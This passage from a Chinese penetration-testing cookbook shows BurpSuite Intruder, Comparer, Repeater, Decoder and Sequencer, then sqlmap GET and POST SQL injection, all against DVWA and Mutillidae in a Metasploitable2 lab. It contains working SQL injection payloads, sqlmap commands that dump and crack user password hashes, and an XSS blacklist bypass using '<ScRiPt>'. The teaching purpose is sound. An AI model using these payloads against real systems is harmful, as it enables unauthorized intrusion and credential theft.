Cookie: security=low; PHPSESSID=bd3180c67310c158a030f8abe39ea179
Connection: keep-alive
```

Send to Spider
Do an active scan
Send to Intruder

在下面的例子中，DVWA `Brute Force` 应用的登录入口中输入了用户名和密码。在发往 Intruder 之后，可以使用 `Positions` 标签页来设置载荷。为了尝试爆破管理员密码，需要设置的载荷位置只有 `password` 参数，像这样：

```
GET
/dvwa/vulnerabilities/brute/?username=admin&password=$payload_here$
&Login=Login HTTP/1.1
Host: 172.16.36.135
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0)
Gecko/20100101 Firefox/28.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://172.16.36.135/dvwa/vulnerabilities/brute/?username=admin&pas
sword=password&Login=Login
Cookie: security=low; PHPSESSID=bd3180c67310c158a030f8abe39ea179
Connection: keep-alive
```

一旦载荷位置定义好了，被注入的载荷可以在 `Payloads` 标签页中配置。为了执行字典攻击，我们可以使用自定义或内建的字典列表。这个例子中，内建的 `Passwords` 列表用于这次攻击，像这样：、



一旦配置好了攻击，你可以点击屏幕顶端的 `Intruder` 菜单，之后点击 `start attack` 。这会通过将每个值插入到载荷位置，快速提交一系列请求。为了判断是否存在任何请求生成了完全不同的响应，我们可以将结果按照长度排序。这可以通过点击 `Length` 表头来完成，通过点击将长度降序排列，我们可以识别出某个长度其它响应的响应。这就是和长度密码相关（碰巧为 `password` ）的响应。成功的登录尝试会在下一个秘籍中进一步确认，那些我们会讨论 Comparer 的用法。

Request	Payload	Status	Error	Timeout	Length
2590	password	200	☐	☐	4949
0		200	☐	☐	4882
6	$SRV	200	☐	☐	4882
5	!root	200	☐	☐	4882
7	$secure$	200	☐	☐	4882
11	ABC123	200	☐	☐	4882
8	*3noguru	200	☐	☐	4882

工作原理

BurpSuite Intruder 的原理是自动化载荷操作。它允许用户指定请求中的一个或多个载荷位置，之后提供大量选项，用于配置这些值如何插入到载荷位置。它们会每次迭代后修改。

7.10 使用 BurpSuite Comparer（比较器）

在执行 Web 应用评估是，能够轻易识别 HTTP 请求或者响应中的变化非常重要。Comparer 功能通过提供图形化的变化概览，简化了这一过程。这个秘籍中，我们会谈论如何使用 BurpSuite 识别和评估多种服务器响应。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

任何包含不一致内容的异常通常都值得调查。响应中的变化通常是载荷产生了所需结果的明显标志。在前面使用 BurpSuite Intruder 来爆破 DVWA 登录的演示中，某个特定的载荷生成了比其它更长的响应。为了评估响应的变化，右击事件并点击 `Send to Comparer (response)` 。

Request	Payload	Status	Error	Timeout	Length	Comment
2590	password	200	☐	☐	4949	
0		200	☐	☐	4882	
5	!root	200	☐	☐	4882	
6	$SRV	200	☐	☐	4882	
7	$secure$	200	☐	☐	4882	
8	*3noguru	200	☐	☐	4882	
10	A.M.I	200	☐	☐	4882	
11	ABC123	200	☐	☐	4882	
12	ACCESS	200	☐	☐	4882	
13	ADLDEMO	200	☐	☐	4882	


Result #2590
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)

将事件发送给 Comparer 之后，你可以选择屏幕上访的 `Comparer` 标签页来评估它们。确保之前的响应之一选择为 `item 1` ，另外的一个响应选择为 `item 2` ，像这样：

Select item 1:

#	Length	Data
1	4949	HTTP/1.1 200 OK Date: Sun, 13 Apr 2014 07:46:08 GMT
2	4882	HTTP/1.1 200 OK Date: Sun, 13 Apr 2014 07:45:19 GMT

在屏幕下方，存在 `compare words` 和 `compare words` 的选项。这里我们选择 `compare words` 。我们可以看到，响应中一些内容的变化反映了登录成功。任何修改、删除或添加的内容都会在响应当中高亮显式，使其更加易于比较，像这样：



工作原理

BurpSuite Comparer 的原理是分析任意两个内容来源，并找出不同。这些不同被识别为修改、删除或添加的内容。快速区分内容中的变化可以用于高效判断特定操作的不同效果。

7.11 使用 BurpSuite Repeater（重放器）

在执行 Web 应用评估过程中，很多情况下需求手动测试来利用指定的漏洞。捕获代理中的每个响应、操作并转发非常消耗时间。BurpSuite 的 Repeater 功能通过一致化的操作和提交单个请用，简化了这个过程，并不需要在浏览器中每次重新生成流量。这个秘籍中，我们会讨论如何使用 BurpSuite 执行手动的基于本文的审计。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。


此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤


为了使用 BurpSuite Repeater，请求需要通过拦截捕获或者代理历史来发送给它。发送之后，右击请求之后选择 `Send to Repeater` ，像这样：




在这个例子中，用户生成的请求用于提供名称，服务器以 HTML 响应返回所提供的输入。为了测试跨站脚本的可能性，我们应该在这种攻击中首先注入一系列常见的字符，像这样：




在发送一系列字符之后，我们可以看到，所有字符都在 HTML 内容中返回，没有字符被转义。这很大程度上表示，这个功能存在跨站脚本漏洞。为了测试漏洞是否可以利用，我们可以输入标准的标识请求 `<script>alert('xss')</ script>` ，像这样：




通过查看返回的 HTML 内容，我们可以看到，开头的 `script` 标签已经从响应中移除了。这可能表明黑名单禁止在输入中使用 `script` 标签。黑名单的问题就是，它可以通过修改输入来绕过。这里，我们可以尝试通过修改标签中几个字符的大小写来绕过黑名单，像这样：




通过使用 `<ScRiPt>` 标签，我们可以看到，强加的限制已经绕过了，开始和闭合标签都包含在响应中。这可以通过在浏览器中输入请求来验证，像这样：



为了评估客户端浏览器中的响应，右击请求之后选择 `Request in browser` 。这会生成一个 URL，它可以用于重新在已连接到 Burp 代理的浏览器中提交请求。



我们可以手动复制提供的 URL，或者点击 `Copy` 按钮。这个URL 之后可以粘贴到浏览器中，而且请求会在浏览器中提交。假设跨站脚本攻击是成功的，客户端 JS 代码会在浏览器中渲染，并且屏幕上会出现提示框，像这样：



工作原理

BurpSuite Repeater 仅仅通过向 Web 提供文本界面来工作。Repeater 可以让用户通过直接操作请求和远程 Web 服务交互，而不是和 Web 浏览器交互。这在测试真实 HTML 输出比渲染在浏览器中的方式更加重要时非常有用。

7.12 使用 BurpSuite Decoder（解码器）

在处理 Web 应用流量时，你会经常看到出于混淆或功能性而编码的内容。BurpSuite Decoder 可以解码请求或响应中的内容，或按需编码内容。这个秘籍中，我们会讨论如何使用 BurpSuite 编码和解码内容。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。


此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

为了向 BurpSuite Decoder 传递指定的值，高亮所需的字符串，右击它，并选择 `Send to Decoder` 。在下面的例子中， `Cookie` 参数的值被发送到了解码器，像这样：



通过点击 `Smart decode` 按钮，BurpSuite 会自动将编码识别为 URL 编码，并将其解码到编码文本下面的区域中，像这样：



如果 BurpSuite 不能判断编码类型，可以以多种不同编码类型来手动解码，包括 URL、HTML、Base64、ASCII Hex，以及其它。解码器也能够使用 `Encode as...` 功能来编码输入的字符串。

工作原理

BurpSuite Decoder 在和 Web 应用交互时提供了编码和解码的平台。这个工具十分有用，因为 Web 上由多种编码类型经常用于处理和混淆目的。此外， `Smart decode` 工具检测任何所提供输入的已知模式或签名，来判断内容所使用的编码类型，并对其解码。

7.13 使用 BurpSuite Sequencer（序列器）

Web 应用会话通常由会话 ID 标识来维护，它由随机或伪随机值组成。出于这个原因，随机性通常是这些应用的安全的关键。这个秘籍中，我们会讨论如何使用 BurpSuite Sequencer 来收集生成的值，并测试它们的随机性。

准备


为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

为了使用 BurpSuite Sequencer，响应必须包含 `Set-Cookie` 协议头，或者其它伪随机数的值，测试需要它们来发送。这可以通过HTTP 代理历史或者先于浏览器的响应拦截来完成，像这样：

```
HTTP/1.1 200 OK
Date: Sun, 13 Apr 2014 04:07:47 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=bd3180c67310c158a030f8abe39ea179;
Last-Modified: Sun, 13 Apr 2014 04:07:47 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```



Burp 会自动使用响应中的所有 Cookie 值填充 Cookie 下拉菜单。作为替代，你可以使用 `Custom location` 字段，之后点击 `Configure` 按钮来指定响应中的任何位置用于测试，像这样：

Token Location Within Response


Select the location in the response where the token appears.

Cookie: PHPSESSID=bd3180c67310c158a030 ...

Form field:

Custom location: Configure

在确定需要测试的值之后，点击 `Start live capture` 按钮，这会开始提交大量请求来获得参数的附加值。这个例子中，Burp 会提交大量请求，并将 PHPSESSID 从请求中去除。这会导致服务器为每个请求生成新的会话标识。这样一来，我们就可以获得样本值，它们可以用于完成 FIPS 测试。FIPS 测试由一系列测试组成，它们会评估所生成的伪随机数的熵。所有这些测试会以图形格式展示，使其十分易懂，像这样：



对于高准确率和彻底的 FIPS 测试来说，总共需要 20000 个值。但是分析最少可以以 100 个值来执行。除了执行实时捕获之外，`Manual load` 标签页可以用于为测试上传或粘贴值的列表。

工作原理

BurpSuite Sequencer 对伪随机数样本执行大量不同的数学评估，根据所生成随机数的熵尝试判断其质量。实时捕获可用于生成样本值，它通过提交事先构造的请求，并导致服务器指派新的值。这通常通过从请求中移除现有 `Cookie` 值，从而使响应以新的 `Set-Cookie` 协议头的形式，提供新的会话标识来完成。

7.14 使用 sqlmap 注入 GET 方法

Web 应用常常接受所提供 URL 内的参数。这些参数通常以 HTTP GET 方法传给服务器。如果任何这些参数随后包含在发给后端数据库的查询语句中，SQL 注入漏洞就可能存在。我们会讨论如何使用 sqlmap 来自动化 HTTP GET 方法请求参数的测试。

准备

为了使用 sqlmap 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

为了使用 sqlmap 来测试 HTTP GET 方法参数，你需要使用 `-u` 参数以及要测试的 URL。这个 URL 应该包含任何 GET 方法参数。此外，如果 Web 内容仅仅通过建立的会话来方法，还需要使用 `--cookie` 提供与会话对应的 Cookie。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/dvwa/vulnerabi
lities/ sqli/?id=x&Submit=y" --cookie="security=low; PHPSESSID=b
cd9bf2b6171b16f94 3cd20c1651bf8f" --risk=3 --level=5
                                ** {CUT} **
sqlmap identified the following injection points with a total of
 279 HTTP(s) requests:
--
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-2345' OR (1644=1644) AND 'moHu'='moHu&Submit=y

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

    Payload: id=x' AND (SELECT 1537 FROM(SELECT COUNT(*),CONCAT(
0x3a6b6f 683a,(SELECT (CASE WHEN (1537=1537) THEN 1 ELSE 0 END))
,0x3a696a793a,FLO OR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARAC
TER_SETS GROUP BY x)a) AND 'VHVT'='VHVT&Submit=y

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=x' UNION ALL SELECT CONCAT(0x3a6b6f683a,0x797963
4f4e716b7 55961,0x3a696a793a),NULL#&Submit=y

    Type: AND/OR time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: id=x' AND 5276=BENCHMARK(5000000,MD5(0x704b5772)) A
ND 'XiQP'='XiQP&Submit=y
--

                            ** {TRUNCATED} **
```

上面的例子使用了 `risk` 值 `3` 和 `level` 值 `5` 。这些值定义了所执行测试的风险性和彻底性。更多 `risk` 和 `level` 的信息请参考 sqlmap 手册页和帮助文件。执行测试时，sqlmap 会快速将后端数据库识别为 MySQL，并跳过其它测试。如果没有指定任何操作，sqlmap 会仅仅判断是否任何参数存在漏洞，像上个例子那样。在一系列注入尝试之后，sqlmap 判断出 `ID` 参数存在多种类型的 SQL 注入漏洞。在确认漏洞之后，sqlmap 会执行操作来提取后端数据库的信息。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/dvwa/vulnerabi
lities/ sqli/?id=x&Submit=y" --cookie="security=low; PHPSESSID=b
cd9bf2b6171b16f94 3cd20c1651bf8f" --risk=3 --level=5 --dbs
                            ** {CUT} **

--
[03:38:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[03:38:00] [INFO] fetching database names
[03:38:00] [WARNING] reflective value(s) found and filtering out

available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
                            ** {TRUNCATED} **
```

在上面的例子中， `--dbs` 参数用于枚举所有可用的，能通过 SQL 注入访问的数据库。通过名称来判断，它表明列出的数据库直接对应 DVWA 的应用。我们之后可以直接对数据库执行操作。为了提取 DWVA 数据库的所有表的名称，我们可以使用 `--tables` 参数来让 sqlmap 提取表名称，之后使用 `-D` 参数指定需要提取的数据库（ `dvwa` ）。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/dvwa/vulnerabi
lities/ sqli/?id=x&Submit=y" --cookie="security=low; PHPSESSID=b
cd9bf2b6171b16f94 3cd20c1651bf8f" --risk=3 --level=5 --tables -D
 dvwa
                            ** {CUT} **
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
                            ** {TRUNCATED} **
```

这样做，我们可以看到 DVWA 数据库中有两个表。这些表包括 `guestbook` 和 `users` 。用户表通常值得提取，因为它通常包含用户名和相关的密码哈希。为了从某个指定表中提取信息，我们可以使用 `--dump` 参数，之后使用 `-D` 参数来指定数据库， `-T` 参数来指定提取哪个表的内容。

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/dvwa/vulnerabi
lities/ sqli/?id=x&Submit=y" --cookie="security=low; PHPSESSID=b
cd9bf2b6171b16f94 3cd20c1651bf8f" --risk=3 --level=5 --dump -D d
vwa -T users
                            ** {CUT} **
do you want to crack them via a dictionary-based attack? [Y/n/q]
 Y
[03:44:03] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file './txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[03:44:08] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
                                ** {CUT} **
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------
------------+-----------------------------------------------+-----
------+-----------+
| user_id | user    | avatar
             | password                                    | las
t_name | first_name |
+---------+---------+-------------------------------------------
------------+-----------------------------------------------+-----
------+-----------+
| 1       | admin   | http://192.168.223.132/dvwa/hackable/users
/admin. jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | ad
min     | admin      |
| 2       | gordonb | http://192.168.223.132/dvwa/hackable/users
/gordonb. jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Br
own     | Gordon     |
| 3       | 1337    | http://192.168.223.132/dvwa/hackable/users
/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
       | Hack       |
| 4       | pablo   | http://192.168.223.132/dvwa/hackable/users
/pablo. jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Pi
casso   | Pablo      |
| 5       | smithy  | http://192.168.223.132/dvwa/hackable/users
/smithy. jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Sm
ith     | Bob        |
+---------+---------+-------------------------------------------
------------+-----------------------------------------------+-----
------+-----------+
                                ** {TRUNCATED} **
```

在识别表的内容中存在密码哈希之后，sqlmap 会提供选项，询问用户是否使用内置的密码破解器来对枚举密码哈希执行字典攻击。这可以使用内置单词列表，自定义单词列表，或者一系列单词列表来执行。在执行字典攻击之后，我们可以看到表

的内容包含用户 ID，用户头像的位置，MD5 哈希，哈希的纯文本附加值（盐），以及用户姓名。

工作原理

sqlmap 的原理是提交来自大量已知 SQL 注入查询列表的请求。它在近几年间已经高度优化，并给予之前查询的响应来智能调整注入。在 HTTP GET 参数上执行 SQL 注入非常繁琐，因为修改内容要经过请求 URL 。

7.15 使用 sqlmap 注入 POST 方法

sqlmap 是 Kali 中的集成命令行工具，它通过自动化整个流程，极大降低了手动利用 SQL 注入漏洞所需的经历总量。这个秘籍中，我们会讨论如何使用 sqlmap 来自动化 HTTP POST 请求参数的测试。

准备

为了使用 sqlmap 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

为了在使用 HTTP POST 方法的服务上指定 SQL 注入，我们需要使用 `--data` 参数来指定 POST 参数字符串。Mutillidae 的登录应用提供了一个登录页面，它通过 POST 方法传递用户名和密码。它就是我们的 SQL 注入攻击目标。看看下面的例子：

```
root@KaliLinux:~# sqlmap -u "http://172.16.36.135/mutillidae/ind
ex. php?page=login.php" --data="username=user&password=pass&logi
n-php-submitbutton=Login" --level=5 --risk=3
                        ** {CUT} **
sqlmap identified the following injection points with a total of
 267 HTTP(s) requests:
--
Place: POST
Parameter: username
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQ
L comment)
    Payload: username=-8082' OR (4556=4556)#&password=pass&login
-phpsubmit-button=Login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

    Payload: username=user' AND (SELECT 3261 FROM(SELECT COUNT(*
